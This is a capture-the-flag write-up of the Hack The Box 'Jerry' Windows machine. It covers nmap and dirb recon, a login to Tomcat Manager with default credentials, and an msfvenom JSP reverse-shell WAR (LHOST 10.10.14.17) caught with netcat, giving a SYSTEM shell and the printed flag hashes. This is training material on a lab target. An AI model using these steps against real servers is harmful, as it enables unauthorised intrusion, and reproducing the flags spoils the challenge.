

Jerry HTB - Windows Easy




[offsecvault](#) - Since 2021

Author: b0ydC

Year: 2021

Site: offsecvault.github.io



reconnaissance

First: Ping

```
(OffSecVault@kali)-[~]
└─$ ping 10.10.10.95
```

nmap usage

```
(OffSecVault@kali)-[~]
└─$ nmap -sC -sV -p- -oN /home/hackthebox/boxes/jerry.95/nmap.txt 10.10.10.95
```

-sC = default scripts

-sV = versioning

-p- = all ports

-oN = save output

```
# Nmap 7.91 scan initiated Thu Jan 7 19:20:46 2021 as: nmap -sC -sV -p- -oN /home/hackthebox/boxes/jerry.95/nmap.txt 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up (0.090s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/7.0.88


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan 7 19:27:36 2021 -- 1 IP address (1 host up) scanned in 409.54 seconds
```

ports discovered

8080/tcp

Port 8080 is a normal port used by HTTP service. Let's list the site directory.

webpage



Apache Tomcat/7.0.88

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

Server Status
Manager App
Host Manager

Developer Quick Start

- [Tomcat Setup](#)
- [First Web Application](#)
- [Realms & AAA](#)
- [JDBC DataSources](#)
- [Examples](#)
- [Servlet Specifications](#)
- [Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users.
[Read more...](#)

- [Release Notes](#)
- [Changelog](#)
- [Migration Guide](#)
- [Security Notices](#)

Documentation

- [Tomcat 7.0 Documentation](#)
- [Tomcat 7.0 Configuration](#)
- [Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

- [Tomcat 7.0 Bug Database](#)
- [Tomcat 7.0 JavaDocs](#)
- [Tomcat 7.0 SVN Repository](#)

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

- [tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).
- [tomcat-users](#)
User support and discussion
- [taglibs-user](#)
User support and discussion for [Apache Taglibs](#)
- [tomcat-dev](#)
Development mailing list, including commit messages

dirb usage

```
└──(OffSecVault@kali)-[~]
└─$ dirb http://10.10.10.95:8080
```

```
└─$ dirb http://10.10.10.95:8080
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jan  7 22:05:08 2021
URL_BASE: http://10.10.10.95:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.95:8080/ ----
+ http://10.10.10.95:8080/docs (CODE:302|SIZE:0)
+ http://10.10.10.95:8080/examples (CODE:302|SIZE:0)
+ http://10.10.10.95:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.10.10.95:8080/host-manager (CODE:302|SIZE:0)
+ http://10.10.10.95:8080/manager (CODE:302|SIZE:0)
-----


END_TIME: Thu Jan  7 22:12:33 2021
DOWNLOADED: 4612 - FOUND: 5
```

exist several word-lists that can be used against any site for testing, it will depends but running the command like the previous example will run as "default" = common.txt


now check the response code, exist 4 CODE:302 = redirection

check it out !

<http://10.10.10.95:8080/manager>




it shows a login page so, try it using the default passwords of tomcat,




user: tomcat

pass: s3cret

we got access to the tomcat manager application menu,



there exist a section that you can upload files .war, let's check it,



so, here you can try lots of things... let's start with a reverse shell, for that you can use msfvenom

msfvenom | weaponization

```
(OffSecVault@kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.17 LPORT=4444 -f war > exploit.war
```


-p = payload

-f = format

it will create the following file, "exploit.war"

```
(b0ydc@kali)-[~/home/hackthebox/boxes/jerry.95]
└─$ ls -l
total 8
-rw-r--r-- 1 root root 1090 Jan  7 20:07 exploit.war
-rw-r--r-- 1 root root 664 Jan  7 19:27 nmap.txt
```

after the reverse shell is created, let's try to upload the file using the "war file to deploy" section,



upload | delivery



now, it is time to create the listener so when the exploit.war file is executed it can create a reverse shell session with the attacker host, for this you can use "netcat"

```
nc -lnvp PORT
```

-l = listen mode, for inbound connects


-n = numeric-only IP addresses, no DNS

-v = verbose [use twice to be more verbose] -vv

-p = local port number

```
└─(OffSecVault@kali)-[~]
```

```
└─$ nc -lnvp 4444
```



execution | exploitation

get back to the webpage and click deploy !

if everything was completed successfully you will see the name "exploit" as a service,

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	2	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/boom	None specified		true	2	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/boom1	None specified		true	2	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/docs	None specified	Tomcat Documentation	true	2	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/examples	None specified	Servlet and JSP Examples	true	2	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/exploit	None specified		true	2	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes

it is highlighted on green ! “exploit”

so... the exploit is on the target, now it is time to run it, let's go to the browser and go to the exploit url, type it or click it,

<http://10.10.10.95:8080/exploit>

```

File Edit View Search Terminal Help
(b0ydc@kali) ~/home/hackthebox/boxes/jerry.95
└─$ nc -l -p 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.95] 49193
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>

```

you will see a blank page on browser and in your terminal you will get connection to the host,

collection | action on objectives

First: check current user

```

└─(OffSecVault@kali)-[~]
└─$ whoami

```

```

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>

```

so, now we are “nt authority\system”, with that user we do not have interesting rights, but we are able to browse between folders to see if something gets our attention,

let's check directory content,

```
C:\apache-tomcat-7.0.88>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\apache-tomcat-7.0.88

06/19/2018  03:07 AM    <DIR>          .
06/19/2018  03:07 AM    <DIR>          ..
06/19/2018  03:06 AM    <DIR>          bin
06/19/2018  05:47 AM    <DIR>          conf
06/19/2018  03:06 AM    <DIR>          lib
05/07/2018  01:16 PM             57,896 LICENSE
01/08/2021  10:20 AM    <DIR>          logs
05/07/2018  01:16 PM             1,275 NOTICE
05/07/2018  01:16 PM             9,600 RELEASE-NOTES
05/07/2018  01:16 PM            17,454 RUNNING.txt
06/19/2018  03:06 AM    <DIR>          temp
01/08/2021  02:52 PM    <DIR>          webapps
06/19/2018  03:34 AM    <DIR>          work
                4 File(s)         86,225 bytes
                9 Dir(s)  27,600,928,768 bytes free

C:\apache-tomcat-7.0.88>
```

you are on apache-tomcat folder, so let's try to find the “Administrator” user folder to check the content,

```
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users

06/18/2018  10:31 PM    <DIR>          .
06/18/2018  10:31 PM    <DIR>          ..
06/18/2018  10:31 PM    <DIR>          Administrator
08/22/2013  05:39 PM    <DIR>          Public
                0 File(s)        0 bytes
                4 Dir(s)  27,600,928,768 bytes free

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator

06/18/2018  10:31 PM    <DIR>          .
06/18/2018  10:31 PM    <DIR>          ..
06/19/2018  05:43 AM    <DIR>          Contacts
06/19/2018  06:09 AM    <DIR>          Desktop
06/19/2018  05:43 AM    <DIR>          Documents
06/19/2018  05:43 AM    <DIR>          Downloads
06/19/2018  05:43 AM    <DIR>          Favorites
06/19/2018  05:43 AM    <DIR>          Links
06/19/2018  05:43 AM    <DIR>          Music
06/19/2018  05:43 AM    <DIR>          Pictures
06/19/2018  05:43 AM    <DIR>          Saved Games
06/19/2018  05:43 AM    <DIR>          Searches
06/19/2018  05:43 AM    <DIR>          Videos
                0 File(s)        0 bytes
                13 Dir(s)  27,600,928,768 bytes free
```

looks like on Desktop you will find a folder named "flags", let's check the content,


```

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator\Desktop

06/19/2018  06:09 AM    <DIR>          .
06/19/2018  06:09 AM    <DIR>          ..
06/19/2018  06:09 AM    <DIR>          flags
                0 File(s)            0 bytes
                3 Dir(s)  27,600,928,768 bytes free

C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  06:09 AM    <DIR>          .
06/19/2018  06:09 AM    <DIR>          ..
06/19/2018  06:11 AM                88 2 for the price of 1.txt
                1 File(s)            88 bytes
                2 Dir(s)  27,600,928,768 bytes free

C:\Users\Administrator\Desktop\flags>

```

you found a .txt file named, "2 for the price of 1.txt", let's check the content,

```
C:\Users\Administrator\Desktop\flags> type "2 for the price of 1.txt"
```

type = it will show the content. same as "cat" on linux OS

```
C:\Users\Administrator\Desktop\flags> type "2 for the price of 1.txt"
```

```
user.txt
```

```
7004dbcef0f854e0fb401875f26ebd00
```

```
root.txt
```

```
04a8b36e1545a455393d067e772fe90e
```

DONE !
